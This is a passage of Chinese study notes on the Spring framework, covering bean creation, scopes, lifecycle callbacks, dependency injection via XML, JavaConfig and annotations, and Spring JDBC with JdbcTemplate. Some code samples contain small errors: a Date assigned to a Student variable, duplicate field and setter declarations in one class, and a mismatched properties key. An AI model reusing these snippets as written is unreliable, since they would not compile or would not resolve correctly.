http://www.springframework.org/schema/context/spring-context-3.2.xsd*  *http://www.springframework.org/schema/jdbc http://www.springframework.org/schema/jdbc/spring-jdbc-3.2.xsd*  *http://www.springframework.org/schema/jee http://www.springframework.org/schema/jee/spring-jee-3.2.xsd*  *http://www.springframework.org/schema/tx http://www.springframework.org/schema/tx/spring-tx-3.2.xsd*  *http://www.springframework.org/schema/data/jpa http://www.springframework.org/schema/data/jpa/spring-jpa-1.3.xsd*  *http://www.springframework.org/schema/aop http://www.springframework.org/schema/aop/spring-aop-3.2.xsd*  *http://www.springframework.org/schema/mvc http://www.springframework.org/schema/mvc/spring-mvc-3.2.xsd*  *http://www.springframework.org/schema/util* [*http://www.springframework.org/schema/util/spring-util-3.2.xsd*](http://www.springframework.org/schema/util/spring-util-3.2.xsd)*"*>  </beans> |

步骤三、加载配置文件以创建Spring容器。

ApplicationContext ac = **new** ClassPathXmlApplicationContext("applicationContext.xml");

ApplicationContext接口没有提供关闭容器的方法(close方法)，欲用close方法，则需用其子接口AbstractApplicationContext

**如何让****容器创建对象**

**方式一：用无参构造器**

|  |  |
| --- | --- |
| step1. 为这个类添加默认无参构造器。 | step2. 在配置文件当中，添加相应的Bean定义（beans的子元素）。 |
| **package** first;  **public** **class** Student {  **public** Student() {System.***out***.println("Student()");}  } | <!—  id或name属性指定Bean的名称，用于从Spring中查找这个Bean对象。  class属性指定Bean的类型。Spring容器将自动调用无参构造器创建此Bean对象。  id或name要唯一，class要全名。  -->  <bean id=*"stu1"* class=*"first.Student"* />  <bean name=*"**date1"* class=*"java.util.Date"* /> |
| step3. 调用容器提供的getBean()方法来创建Bean对象。 |  |
| // 第一个参数是bean的id或name，第二个参数是在方法区中对应的class对象  Student stu1 = ac.getBean("stu1", Student.**class**);  Student date1 = ac.getBean("date1", Date.**class**); |  |

**方式二：用静态工厂方法** (了解)

|  |  |
| --- | --- |
| xml中： | java中： |
| <!—  class属性指定工厂类型。  factory-method属性指定工厂中创建Bean对象的静态方法。  Calendar cal1 = Calendar.getInstance();  -->  <bean id=*"cal1"* class=*"java.util.Calendar"* factory-method=*"getInstance"* /> | Calendar cal1 = ac.getBean("cal1", Calendar.**class**); |

**方式三：用实例工厂方法** (了解)

|  |  |
| --- | --- |
| xml中： | java中： |
| <!—  factory-bean属性指定工厂Bean对象（要调用的实例bean的id）；  factory-method属性指定工厂中创建Bean对象的方法。  Calendar cal1 = Calendar.getInstance();  **Date date = cal1.getTime();**  -->  <bean id=*"cal1"* class=*"java.util.Calendar"* factory-method=*"getInstance"* />  **<bean id=*"date1"* factory-bean=*"cal1"* factory-method=*"getTime"* />** | Date date1 = ac.getBean("date1", Date.**class**); |

**Bean的名称、别名和类型**

**Bean的名称**：由id或name属性指定。

**Bean的别名**：为已定义好的Bean再增加另外一个名字引用，可以使用<alias>指定：

<alias name="fromName" alias="toName" />

**Bean的类型**：由class属性指定。

**Bean的作用域**

Bean的作用域由scope属性指定，默认值为singleton（单例），容器只会创建一个实例。

当值为prototype（原型）时，会创建多个实例。

singleton（默认）： 在每个Spring IoC容器中一个Bean定义对应一个对象实例。

prototype： 一个Bean对应多个对象实例

request： 在一次HTTP请求中，一个Bean定义对应一个实例，仅限于Web环境。

session： 在一个HTTPSession中，一个Bean定义对应一个实例，仅限于Web环境。

global Session： 在一个全局的HTTPSession中，一个Bean定义对应一个实例，仅在基于portlet的Web应用中才有意义，Portlet规范定义了全局Session的概念。

**Bean的生命周期回调**

**在单个<bean>元素中**：

init-method属性：指定初始化方法（获取资源）

destroy-method属性：指定销毁方法（释放资源）（只对singleton模式的bean有效）

**在顶级的<beans/>元素中**：

default-init-method属性：为容器所有<bean>指定初始化回调方法

default-destroy-method属性：为容器所有<bean>指定销毁回调方法

**注：属性值中只需写方法名，不要附加括号()。**

**Bean的延迟加载** (了解)

默认情况下，当Spring容器启动之后，会创建所有singleton bean。

**lazy-init****="true"**：延迟加载，设置该单例bean等到Spring容器调用getBean方法时才创建。

在顶级的<beans/>元素中的**default-lazy-init="true"**属性，可以为容器所有<bean>指定延迟加载。

适用于使用频率很低的单例对象。

**Bean不同配置方式比较**

|  |  |  |  |
| --- | --- | --- | --- |
|  | **基于XML配置** | **基于注解配置** | **基于Java类配置** |
| **定义** | 在XML文件中通过<bean>元素定义Bean,例如<bean class="com.bbt.UserDao"/> | 在Bean实现类处通过标注@Component或衍型类(@Repository @Service @Controller)定义Bean | 在标注了@Configuration的java类中，通过在类方法上标注@Bean定义一个Bean，方法必须提供Bean的实例化逻辑 |
| **名称** | 通过<bean>的id或name属性定义，例如：<bean id="userDao" class="com.bbt.UserDao">默认名称为com.bbt.UserDao#0 | 通过注解的value属性定义，如@Component("userDao")默认名称为小写字母打头的类名（不带包名）userDao | 通过@Bean的name属性定义，如@Bean("userDao")默认名称为方法名 |
| **注入** | 通过<property>子元素或通过p命名空间的动态属性，如p:userDao-ref="userDao"进行注入 | 通过在成员变量或方法入参处标注@Autowired,按类型匹配自动注入。还可以配合使用@Qualifier按名称匹配方式注入 | 比较灵活，可以在方法处通过@Autowired使方法入参绑定bean,然后在方法中通过代码进行注入，还可以通过调用配置类的@Bean方法进行注入 |
| **生命过程方法** | 通过<bean>的init-method和destroy-method属性指定Bean实现类的方法名，最多只能指定一个初始化和一个销毁方法 | 通过在目标方法上标注@PostConstruct和@PreDestroy注解指定初始化或销毁方法，可以定义任意多个方法 | 通过@Bean的initMethod或destoryMethod指定一个初始化或销毁方法。对于初始化方法来说，可以直接在方法内部通过代码的方式灵活初始化逻辑 |
| **作用范围** | 通过<bean>的scope属性指定，常用于指定原型作用域：<bean class="..." scope="prototype"> | 通过在类定义处标注@Scope指定。如@Scope("prototype") | 通过在Bean方法定义处标注@Scope指定 |
| **延迟初始化** | 通过<bean>的lazy-init属性指定，默认为default，继承与<beans>的default-lazy-init设置，该值默认为false | 通过在类定义处标注@lazy指定，如@Lazy(true) | 通过在Bean方法定义处标注@Lazy指定 |
| **适用场合** | Bean实现类来源于第三方类库，如DataSource,JdbcTemplate等，因无法在类中标注注解，通过XML配置方式较好。命名空间的配置，如aop context等，只能采用基于XML的配置 | Bean的实现类是当前项目开发的，可以直接在Java类中基于注解的配置 | 基于Java类配置的优势在于可以通过代码控制Bean初始化的整体逻辑。所以如果实例化Bean的逻辑比较复杂，则比较适合用基于Java类配置的方式 |

* 1. **IOC之XML配置**

**什么是IOC**：Inversion/Inverse Of Control 控制反转

对象之间的依赖关系交给容器来管理（把自己new的东西改为由容器提供）。

对接口（如XxxDao）的实现类（如XxxDaoImpl）的选择控制权从调用类（如XxxServiceImpl）中移除，转交给第三方（如Spring容器）决定。

**什么是DI**：Dependency Injection 依赖注入

容器通过调用set方法或者构造器来建立对象之间的依赖关系，让相互协作的软件组件保持松散的耦合。

让调用类对某接口实现类的依赖关系由第三方（容器或协作类）注入。

运行过程：读取配置文件 → 创建实例（双方） → 注入

注：IOC是目标，而DI是手段。（Spring通过DI方式实现IOC控制）

**DI的三种方式**

**第一种方式：Setter注入（重点）**

step1. 提供相应的set方法。

step2. 添加相应的配置（property子元素）。

**第二种方式：构造器注入（了解）**

step1. 添加相应的带参构造器（参数为接口）

step2. 添加相应的配置 (constructor-arg子元素指定接口实现类，容器会调用构造函数传入指定的实现类)

|  |  |
| --- | --- |
| **package** ioc;  **import** java.io.Serializable;  **import** org.springframework.context.ApplicationContext;  **import** org.springframework.context.support.ClassPathXmlApplicationContext;  **public** **class** Test {  **public** **static** **void** main(String[] args) {  ApplicationContext ac = **new** ClassPathXmlApplicationContext("ioc.xml");  Computer computer = ac.getBean("computer", Computer.**class**);  computer.service();  }  }  **class** Computer **implements** Serializable {  **private** Usb usb;  **public** Computer() {  System.***out***.println("买笔记本");  }  **//第二种方式：构造器注入** step1. 添加相应的带参构造器  **public** Computer(Usb usb) {  System.***out***.println("买电脑");  **this**.usb = usb;  }  **//第一种方式：Setter注入** step1. 提供相应的set方法。  **public** **void** setUsb(Usb usb) {  System.***out***.println("找Usb接口");  **this**.usb = usb;  }  **public** **void** service() {  usb.install();  }  } | <bean id=*"usbMouse"* class=*"ioc.UsbMouse"* />  <bean id=*"usbKeyboard"* class=*"ioc.UsbKeyboard"* />  <bean id=*"computer"* class=*"ioc.Computer"*>  <!—  **第一种方式：Setter注入** step2. 添加相应的配置（property子元素）。  property元素：表示采用set方法注入。  name属性：指定属性名。  ref属性：指定属性值(也就是要注入的bean的id)。  -->  <property name=*"usb"* ref=*"usbMouse"* />  <!—  **第二种方式：构造器注入** step2. 添加相应的配置 (constructor-arg子元素)  constructor-arg元素：表示采用构造器方式注入。  index属性：指定多参构造方法的参数下标（从0开始）。  type属性：指定参数类型（防止误注）。  ref属性：指定属性值(也就是要注入的bean的id)。  -->  <constructor-arg index=*"0"* ref=*"usbKeyboard"*/>  </bean> |
| **interface** Usb {  **public** **void** install();  }  **class** UsbMouse **implements** Usb {  **public** UsbMouse() {  System.***out***.println("买Usb鼠标");  }  **public** **void** install() {  System.***out***.println("装Usb鼠标");  }  }  **class** UsbKeyboard **implements** Usb {  **public** UsbKeyboard() {  System.***out***.println("买Usb键盘");  }  **public** **void** install() {  System.***out***.println("装Usb键盘");  }  } |

**第三种方式：接口注入（不提倡）**

将调用类所有依赖注入的方法抽取到一个接口中，调用类通过实现该接口提供相应的注入方法。

|  |  |
| --- | --- |
| //导演（调用类  **public** **class** Director {  **public** **static** **void** main(String[] args) {  MovieScript script = **new** MovieScript();  Actor actor = **new** LiuDeHua();  script.injectActor(actor); //指定注入的演员  script.begin();  }  } | //演员  **class** Actor {  **public** **void** say(String lines) {  System.***out***.println(lines);  }  }  **class** LiuDeHua **extends** Actor {  }  **class** ZhouRunFa **extends** Actor {  } |
| //剧本（实现依赖注入的接口，重写注入方法）  **class** MovieScript **implements** ActorArrangable {  **private** Actor actor;  //重写依赖注入方法  @Override  **public** **void** injectActor(Actor actor) {  **this**.actor = actor;  }  **public** **void** begin() {  actor.say("Hello DI");  }  } | //演员安排（依赖注入的接口）  **interface** ActorArrangable {  //依赖注入方法  **public** **void** injectActor(Actor actor);  } |

**自动装配（autowiring）（了解）**

默认情况下，容器不会自动装配，可以设置**autowire**属性，让容器依据某些规则来注入相应的对象。**autowire**属性值有5个：

**no**：禁用自动装配，默认值。

**byName**：容器以属性名作为bean的id来查找符合条件的bean,找到之后，调用对应的set方法来注入。如果找不到符合条件的bean,注入null。

**byType**:容器以属性类型作为bean的类型来查找符合条件的bean,找到之后，调用对应的set方法来注入。若无符合条件的bean,注入null;若有多个，则报错。

**constructor**:容器以属性类型作为bean的类型来查找符合条件的bean,找到之后，调用对应的构造器来注入。

**autodetect**：通过Bean类来决定是使用constructor还是byType方式进行自动装配。如果发现默认的构造器，那么将使用byType方式。

在顶级的<beans/>元素中的default-autowire属性，可以为容器所有<bean>指定自动装配。

|  |
| --- |
| **package** auto;  **public** **class** Restaurant {  **private** Waiter wt;  @Override  **public** String toString() {**return** "Restaurant [wt=" + wt + "]";}  **public** **void** setWt(Waiter wt) {System.***out***.println("setWt()");**this**.wt = wt;}  **public** Restaurant() {System.***out***.println("Restaurant()");}  } |
| **package** auto;  **public** **class** Waiter {  **public** Waiter() {System.***out***.println("Waiter()");}  } |
| <bean id=*"wt1"* class=*"auto.Waiter"*/>  <bean id=*"wt2"* class=*"auto.Waiter"*/>  <bean id=*"rest"* class=*"auto.Restaurant"*  **autowire=*"constructor"***/> |
| @Test  **public** **void** test() {  String config = "ioc.xml";  ApplicationContext ac = **new** ClassPathXmlApplicationContext(config);  Restaurant rest = ac.getBean("rest", Restaurant.**class**);  System.***out***.println(rest);  } |

**参数值注入**

|  |  |
| --- | --- |
| **package** value;  **import** java.util.\*;  **public** **class** ValueBean {  **private** String name;  **private** **int** age;  **private** List<String> interest;  **private** Set<String> city;  **private** Map<String, Double> score;  **private** Properties db;  **public** String getName() {**return** name;}  **public** **int** getAge() {**return** age;}  **public** List<String> getInterest() {**return** interest;}  **public** Set<String> getCity() {**return** city;}  **public** Map<String, Double> getScore() {**return** score;}  **public** Properties getDb() {**return** db;}  **public** **void** setName(String name) {**this**.name = name;}  **public** **void** setAge(**int** age) {**this**.age = age;}  **public** **void** setInterest(List<String> interest) {**this**.interest = interest;}  **public** **void** setCity(Set<String> city) {**this**.city = city;}  **public** **void** setScore(Map<String, Double> score) {**this**.score = score;}  **public** **void** setDb(Properties db) {**this**.db = db;}  **public** ValueBean() {System.***out***.println("ValueBean()");}  @Override  **public** String toString() {  **return** "ValueBean [name=" + name + ", age=" + age + ", interest=" + interest + ", city=" + city + ", score=" + score + ", db=" + db + "]";  }  } | <bean id=*"vb1"* class=*"value.ValueBean"*>  <!-- **注入基本类型的值：用value元素** -->  <property name=*"name"*>  <value>小明</value>  </property>  <!-- **注入基本类型的值：用value属性** -->  <property name=*"age"* value=*"30"*/>  <!-- **注入null或空字符串** -->  <property name=*"name"*>  <null/>  </property>  <property name=*"age"* value=*""*/>  <!-- **注入Bean对象：用ref属性，引用方式，方便重用**-->  <!—代码略-->  <!-- **注入集合类型的值（List Set Map Properties）** -->  <!-- **注入List** -->  <property name=*"interest"*>  <list>  <value>钓鱼</value>  <value>做饭</value>  <value>看电视</value>  <value>看电视</value>  </list>  </property>  <!-- **注入Set** -->  <property name=*"city"*>  <set>  <value>北京</value>  <value>长沙</value>  <value>武汉</value>  <value>武汉</value>  </set>  </property>  <!-- **注入Map** -->  <property name=*"score"*>  <map>  <entry key=*"英语"* value=*"80"*/>  <entry key=*"math"* value=*"90"*/>  </map>  </property>  <!-- **注入Properties** -->  <property name=*"db"*>  <props>  <prop key=*"username"*>King</prop>  <prop key=*"password"*>1234</prop>  </props>  </property>  </bean>  <!-- **以引用的方式注入集合类型的值** -->  <!-- **被注入的List** -->  <util:list id=*"interestBean"*>  <value>游泳</value>  <value>台球</value>  <value>编程</value>  </util:list>  <!-- **被注入的Set** -->  <util:set id=*"cityBean"*>  <value>北京</value>  <value>长沙</value>  <value>南昌</value>  </util:set>  <!-- **被注入的Map** -->  <util:map id=*"scoreBean"*>  <entry key=*"english"* value=*"80"*/>  <entry key=*"math"* value=*"90"*/>  </util:map>  <!-- **被注入的Properties** -->  <util:properties id=*"dbBean"*>  <prop key=*"username"*>Sally</prop>  <prop key=*"password"*>1234</prop>  </util:properties>  <!-- **注入List、Set、Map、Properties** -->  <bean id=*"vb2"* class=*"value.ValueBean"*>  <property name=*"interest"* ref=*"interestBean"*/>  <property name=*"city"* ref=*"cityBean"*/>  <property name=*"score"* ref=*"scoreBean"*/>  <property name=*"db"* ref=*"dbBean"*/>  </bean>  <bean id=*"sb1"* class=*"value.SpelBean"*>  <!-- **注入Spring表达式的值（读取他Bean属性以注入此Bean属性）** -->  <property name=*"name"* value=*"#{vb1.name}"*/>  <property name=*"interest"* value=*"#{vb1.interest[1]}"*/>  <property name=*"score"* value=*"#{vb1.score['英语']}"*/>  <!-- **注入properties文件的内容（先读文件至一properties对象，再读该** **properties注此Bean）** -->  <property name=*"pageSize"* value=*"#{config['jdbc.pagesize']}"*/>  </bean>  <!--  location属性：指定配置文件的位置。  classpath: 依据类路径查找。  Spring容器读取配置文件的内容，然后将这些内容存放到Properties对象里面。  config.properties文件内容：jdbc.pagesize=10  -->  <util:properties id=*"config"* location=*"classpath:config.properties"*/> |
| **package** value;  **public** **class** SpelBean {  **private** String name;  **private** String interest;  **private** Double score;  **private** String pageSize;  **public** SpelBean() {System.***out***.println("SpelBean()");}  **public** **void** setName(String name) {**this**.name = name;}  **public** **void** setInterest(String interest) {**this**.interest = interest;}  **public** **void** setScore(Double score) {**this**.score = score;}  **public** **void** setPageSize(String pageSize) {**this**.pageSize = pageSize;}  @Override  **public** String toString() {  **return** "SpelBean [name=" + name + ", interest=" + interest + ", score=" + score + ", pageSize=" + pageSize  + "]";  }  } |
| @Test  // 测试注入基本类型和集合的值  **public** **void** test3() {  String config = "value.xml";  ApplicationContext ac = **new** ClassPathXmlApplicationContext(config);  ValueBean vb1 = ac.getBean("vb2", ValueBean.**class**);  System.***out***.println(vb1);  }  @Test  // 测试读取properties文件  **public** **void** test4() {  String config = "value.xml";  ApplicationContext ac = **new** ClassPathXmlApplicationContext(config);  System.***out***.println(ac.getBean("config"));  }  @Test  // 测试 Spring表达式  **public** **void** test5() {  String config = "value.xml";  ApplicationContext ac = **new** ClassPathXmlApplicationContext(config);  SpelBean sb1 = ac.getBean("sb1", SpelBean.**class**);  System.***out***.println(sb1);  } |

* 1. **IOC之JavaConfig配置**

**使用场景**：装配第三方库中的组件（无法使用自动化装配）。

**使用方法**：在要扫描的包中创建一个带有@Configuration和@ComponentScan注解的配置类。

**编程步骤**

|  |
| --- |
| **package** soundsystem;  **import** org.springframework.context.annotation.Bean;  **import** org.springframework.context.annotation.Configuration;  @Configuration  **public** **class** CDPlayerConfig {    @Bean  **public** CompactDisc compactDisc() {  **return** **new** SgtPeppers();  }    @Bean  **public** CDPlayer cdPlayer(CompactDisc compactDisc) {  **return** **new** CDPlayer(compactDisc);  }  } |

1. 声明简单的bean
2. 借助JavaConfig实现注入
   1. **IOC之注解配置**

**组件扫描相关注解类型**

**组件扫描和参数相关注解**

**组件扫描（component scanning）相关注解**：

指定一个包路径，容器会扫描指定包及其子包下的所有类，如果类前面添加了以下注解，则容器会将这个类纳入容器进行管理（相当于配置了一个bean，bean的id默认值等于类名首字母小写，亦可自定义）。

**@Controller** 控制层组件注解

**@Service** 业务层组件注解 默认组件名为类名首字母小写，如欲自定义：@Service("自定义名称")

**@****Repository** 持久化层组件注解

**@Component**  通用注解

**@Named**  通用注解（需额外导包：JSR-330的javax.inject-1.jar，不常用）

**指定组件作用域的注解**：Spring组件作用域通常为singleton，可在组件类前指定其他作用域：

**@Scope("prototype")** 指定组件作用域为原型

**指定组件延迟加载的注解**：在组件类前添加

**@Lazy(true)** 延迟加载

**指定初始化方法和销毁回调方法的注解**：在初始化和销毁回调的方法前添加：

**@PostConstruct** 指定初始化方法

**@PreDestroy** 指定销毁方法（只对singleton模式的bean有效）

**依赖注入相关注解**

|  |  |  |  |
| --- | --- | --- | --- |
|  | **注入参数类型** | **可注入范围** | **写法及装配规则** |
| **@Value("值")**  **必须写参数** | 基本类型  Spring表达式 | **字段注入**  Setter注入 | 1. 写在set方法前或set方法参数前（需配合@Autowired使用）； 2. 写在属性前； 3. 写在构造方法参数前，需配合@Autowired使用； |
| **@Resource**  **JDK的注解（始于1.6）**  **默认按照名称装配** | 引用类型 | **字段注入**  **Setter注入（****推荐）** | **写法**：写在字段前、set方法前。  **装配：**默认按照名称装配，具体装配顺序： 1.如果同时指定了name和type，则按name和type装配，找不到则抛异常 2.如果指定了name，则按名称装配，找不到则抛异常 3.如果指定了type，则按类型装配，找不到或者找到多个，皆抛异常 4.如果name和type都没指定，则默认按字段名装配；找不到则按类型装配，再找不到则抛异常 |
| **@Autowired和@Qualifier**  **默认按照类型装配** | 引用类型 | 字段注入  Setter注入  **构造器注入（推荐）** | **写法**：  @Autowired写在字段前、set方法前、构造方法前（写在字段前时不会执行set方法中除属性赋值外其他代码），声明要为其注入bean；（**@Autowired不要写在参数前**）  @Qualifier写在字段前、set方法或其参数前、构造方法参数前，声明要注入的bean的id。  **装配：**默认按照类型装配（如注入单例bean）。  若要按名称装配，@Qualifier("名称")  若要允许null值，@Autowired(required=false) |
| **@Inject和@Named**  需额外导包：JSR-330的javax.inject-1.jar | 引用类型 | 字段注入  Setter注入  构造器注入 | 和@Autowired和@Qualifier用法一致，需要额外导包。 |

**三种注入详解**

|  |  |  |
| --- | --- | --- |
|  | 注入基本类型参数 | 注入引用类型参数 |
| **属性注入（不建议，破坏封装）** | 在属性前添加@Value | 在属性前添加@Resource  或者@Autowired和@Qualifier |
| **Setter注入** | 在set方法前添加@Value  或者在set方法前添加@Autowired，在参数前添加@Value | 在set方法前添加@Resource  或者在set方法前添加@Autowired，在set方法前或参数前添加@Qualifier |
| **构造器注入** | 在构造器前添加@Autowired  在基本类型参数前添加@Value | 在构造器前添加@Autowired  在引用类型参数前添加@Qualifier |

**总结**

**属性注入推荐使用@Value或@Resource，Setter注入推荐使用@Resource，构造器注入推荐使用@Autowired和@Qualifier**

**注入顺序：构造器注入** **→ 属性注入 → Setter注入 （后者覆盖前者）**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  | **属性注入** | **setter注入** | **构造器注入** | **默认装配方式** |
| **@Value("值")**  必须写参数 | **基本类型推荐** | **基本类型推荐** |  |  |
| **@Autowired和@Value("值")** |  |  | **基本类型推荐** |  |
| **@Resource**  JDK的注解（始于1.6） | **引用类型推荐** | **引用类型推荐** |  | **按名称** |
| **@Autowired和@Qualifier** | 可以 | 可以 | **引用类型推荐** | **按类型** |

**事务注解**

**@Transactional**

**编程步骤**

**step1. 在配置文件中使用context:component-scan元素来指定要扫描的包：**<context:component-scan base-package=*"annotation"* />

**step2. 在类前添加组件扫描相关注解，比如@Component。**

**step3. 给基本类型的参数注入值（使用@Value）。**

**step4. 给引用类型的参数指定依赖注入关系（类属性和Setter参数使用@Resource；构造器参数使用@Autowired和@Qualifier）**

|  |
| --- |
| **package** annotation;  **import** org.springframework.stereotype.Component;  **@Component("wt")**  **public** **class** Waiter {  **public** Waiter() {  System.***out***.println("Waiter()");  }  **}** |
| **package** annotation;  **import** javax.annotation.PostConstruct;  **import** javax.annotation.PreDestroy;  **import** javax.annotation.Resource;  **import** org.springframework.beans.factory.annotation.Autowired;  **import** org.springframework.beans.factory.annotation.Qualifier;  **import** org.springframework.beans.factory.annotation.Value;  **import** org.springframework.context.annotation.Lazy;  **import** org.springframework.context.annotation.Scope;  **import** org.springframework.stereotype.Component;  **// 在类前添加组件扫描相关注解，参数为bean的id，若无参数则id默认为类名首字母小写**  **@Component("ht")**  **// 如有需要，指定组件的作用域，不指定则默认为“singleton”**  **// @Scope("prototype")**  **// 如有需要，指定组件延迟加载**  **// @Lazy(true)**  **public** **class** Hotel {  **// 给基本类型的属性注入值**  **@Value("假日酒店")**  **private** String name;  **// 给基本类型的属性注入配置文件中的值**  **@Value("#{config['jdbc.totalRooms']}")**  **private** String totalRooms;  **// 注入的对象为单例时，可省略****(name="…")，此时按照类型匹配参数**  **@Resource(name = "wt") // 或者加在属性前，此时不会执行set方法中除属性赋值外其他代码**  **private** Waiter wt;  **// 注入的对象为单例时，可省略(name="…")，此时按照类型匹配参数**  **@Resource(name = "wt") // 或者加在set方法前**  **public** **void** setWt(Waiter wt) {  System.***out***.println("setWt()");  **this**.wt = wt;  }  **// set方式注入（方法二：在属性前使用注解，此时不会执行set方法中除属性赋值外其他代码）**  **@Autowired**  **@Qualifier("wt")**  **private** Waiter wt;  **// set方式注入（方法一：在setXxx()方法前、中使用注解）**  **@Autowired // 注入的对象为单例时，可省略@Qualifier，此时按照类型匹配参数**  **public** **void** setWt(**@****Qualifier("wt")** Waiter wt) {  System.***out***.println("setWt()");  **this**.wt = wt;  }  **public** Hotel() {  System.***out***.println("Hotel()");  }  **//构造器方式注入：在构造器前、中使用注解**  **@Autowired // 注入的对象为单例时，可省略@Qualifier，此时按照类型匹配参数**  **public** Hotel(**@Qualifier("wt")** Waiter wt) {  **this**.wt = wt;  }  **@PostConstruct // 指定初始化方法**  **public** **void** init() {  System.***out***.println("init()");  }  **@PreDestroy // 指定销毁回调方法**  **public** **void** destroy() {  System.***out***.println("destroy()");  }  } |
| # config.properties  Floor1.totalRooms=10 |
| <!-- annotation.xml -->  <!—其他代码 -->  **<context:component-scan base-package=*"annotation"* />**  **<util:properties id=*"config"* location=*"classpath:config.properties"* />**  <!—其他代码 --> |

* 1. **Spring整合JDBC**

**Spring对DAO提供了哪些支持**

**Spring对DAO异常提供了统一处理**

Spring把特定某种技术的异常，如SQLException，统一转化为自己的异常类型，这些异常以DataAccessException为父类。它们封装了原始异常对象，不会丢失原始错误信息。

DataAccessException继承于RuntimeException，是非检查异常，不会因为没有处理异常而出现编译错误。

异常必须处理，可以用拦截器或者在界面层统一处理。

**Spring对DAO编写提供了支持的抽象类**

Spring为了便于以一种一致的方式使用各种数据访问技术，如JDBC和Hibernate, Spring提供了一套抽象的DAO类。

这些抽象类提供了一些方法，通过它们可以获得与数据访问技术相关的数据源和其他配置信息。

• JdbcDaoSupport JDBC数据访问对象的基类

• HibernateDaoSupport Hibernate数据访问对象的基类

• JdbcTemplate 封装常用JDBC方法

• HibernateTemplate 封装常用Hibernate方法

**SpringJDBC相关API**

JdbcDaoSupport是利用JDBC技术编写DAO的父类，通过该类提供的方法，可便于获取Connection和JdbcTemplate等对象信息。

JdbcDaoSupport使用时需要注入一个DataSource对象。

JdbcDaoSupport对代码有一定的侵入性。

JdbcTemplate封装了连接获取以及连接释放等工作，从而简化了我们对JDBC的使用，避免了忘记关闭连接等错误。

JdbcTemplate提供了增删改查的方法：query(...)、queryForInt(...)、queryForObject(...)、update()、execute()

基于JDBC技术编写DAO组件可以采用下面两种模式

• DAO继承JdbcDaoSupport，通过getJdbcTemplate()方法获取JdbcTemplate对象，需要在DAO实现类中注入—个DataSource对象来完成JdbcTemplate的实例化

• **（推荐）**DAO不继承JdbcDaoSupport，在Spring容器中配置一个JdbcTemplate的bean，然后注入给DAO实现类

**SpringJDBC编程步骤**

**step1. 导包**

|  |  |
| --- | --- |
| **手动导包** | **maven导包** |
| Spring相关包：  spring 3.2.8所有包  commons-logging-1.2.jar  JDBC相关包：  commons-dbcp-1.4.jar  mysql-connector-java-5.1.38.jar  测试相关包：  junit.jar | <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-webmvc</artifactId>  <version>3.2.8.RELEASE</version>  </dependency>  <dependency>  <groupId>junit</groupId>  <artifactId>junit</artifactId>  <version>4.12</version>  </dependency>  <dependency>  <groupId>commons-dbcp</groupId>  <artifactId>commons-dbcp</artifactId>  <version>1.4</version>  </dependency>  <dependency>  <groupId>mysql</groupId>  <artifactId>mysql-connector-java</artifactId>  <version>5.1.38</version>  </dependency> |

**step2. 在Spring配置文件（****此例名为springjdbc.xml），配置连接池****和JdbcTemplate**

|  |
| --- |
| **beans根元素**  <!-- 读取config.properties文件 -->  <util:properties id=*"config"* location=*"classpath:config.properties"* />  <!-- 配置连接池 -->  <bean id=*"myDataSource"* class=*"org.apache.commons.dbcp.BasicDataSource"*  destroy-method=*"close"*>  <property name=*"driverClassName"* value=*"#{config.classname}"* />  <property name=*"url"* value=*"#{config.url}"* />  <property name=*"username"* value=*"#{config.username}"* />  <property name=*"password"* value=*"#{config.password}"* />  </bean>  <!-- 配置JdbcTemplate -->  <bean id=*"jdbcTemplate"* class=*"org.springframework.jdbc.core.JdbcTemplate"*>  <property name=*"dataSource"* ref=*"myDataSource"* />  </bean>    <!-- 配置jdbcEmpDao，并将jdbcTemplate注入 -->  <!-- <bean id="empDAO" class="com.tongwx.dao.JdbcEmpDAOImpl">  <property name="template" ref="jdbcTemplate"></property>  </bean> -->    <!-- 开启组件扫描 -->  <!-- <context:component-scan base-package="com.tongwx.dao" /> -->    **beans根元素** |
| **config.properties文件：** |
| #mysql (Abbreviated form of URL for localhost: jdbc:mysql:///databaseName)  classname=com.mysql.jdbc.Driver  url=jdbc:mysql://localhost:3306/day01?useUnicode=true&characterEncoding=UTF-8  username=root  password=root  maxactive=1  maxwait=3000 |

**step3. 数据库测试表和实体类**

|  |  |
| --- | --- |
| **数据库测试表 /day01/emp** | **实体类** |
| CREATE TABLE `emp` (  `id` int(11) NOT NULL AUTO\_INCREMENT,  `name` varchar(255) DEFAULT NULL,  `age` int(11) DEFAULT NULL,  PRIMARY KEY (`id`)  ) ENGINE=InnoDB AUTO\_INCREMENT=6 DEFAULT CHARSET=utf8; | **package** com.tongwx.entity;    **public** **class** Emp {  **private** Integer id;  **private** String name;  **private** Integer age;  **省略setter、getter和toString方法**  } |

**step4. DAO接口（代码略）**

**step5. 编写DAO实现类和修改Spring配置文件**

**基于XML配置的步骤：**

1）在DAO实现类中添加JdbcTemplate类对象的成员属性**及其setter方法**。

2）在springjdbc.xml配置文件中定义DAO实现类的bean并将JdbcTemplate的bean注入（见上文springjdbc.xml中被注释掉的代码）。

3）在DAO实现类中调用JdbcTemplate类提供的实例方法来访问数据库。

**基于注解的步骤**：

1）在springjdbc.xml配置文件中开启组件扫描（见上文springjdbc.xml中被注释掉的代码）。

2）在DAO实现类声明的上方使用@Repository注解（本例@Repository("empDAO")）。

3）在DAO实现类中添加JdbcTemplate类对象的成员属性。

4）在该属性上方使用@Resource注解注入JdbcTemplate对象（本例@Resource(name = "jdbcTemplate")）。

5）在DAO实现类中调用JdbcTemplate类提供的实例方法来访问数据库。

|  |
| --- |
| **package** com.tongwx.dao;  **import** java.sql.ResultSet;  **import** java.sql.SQLException;  **import** java.util.ArrayList;  **import** java.util.List;  **import** org.springframework.jdbc.core.JdbcTemplate;  **import** org.springframework.jdbc.core.RowMapper;  **import** com.tongwx.entity.Emp;  /\*\*  \* JdbcTemplate提供了很多方法，这些方法对jdbc api做了封装，简化了代码(比如不再需要考虑获取连接，关闭连接)。  \* 另外，如果发生了异常，会转换成RuntimeException抛出。  \*/  //@Repository("empDAO")  **public** **class** JdbcEmpDAOImpl **implements** EmpDAO {  //注入jdbcTemplate  //@Resource(name = "jdbcTemplate")  **private** JdbcTemplate template;  //为基于XML配置的jdbcTemplate注入提供setter方法  /\*public void setTemplate(JdbcTemplate template) {  this.template = template;  }\*/  /\*\*  \* 增  \*/  **public** **void** save(Emp emp) {  String sql = "INSERT INTO emp(name,age) VALUES(?,?)";  Object[] params = { emp.getName(), emp.getAge() };  template.update(sql, params);  }  /\*\*  \* 查全部  \*/  **public** List<Emp> findAll() {  List<Emp> emps = **new** ArrayList<Emp>();  String sql = "SELECT \* FROM emp";  emps = template.query(sql, **new** 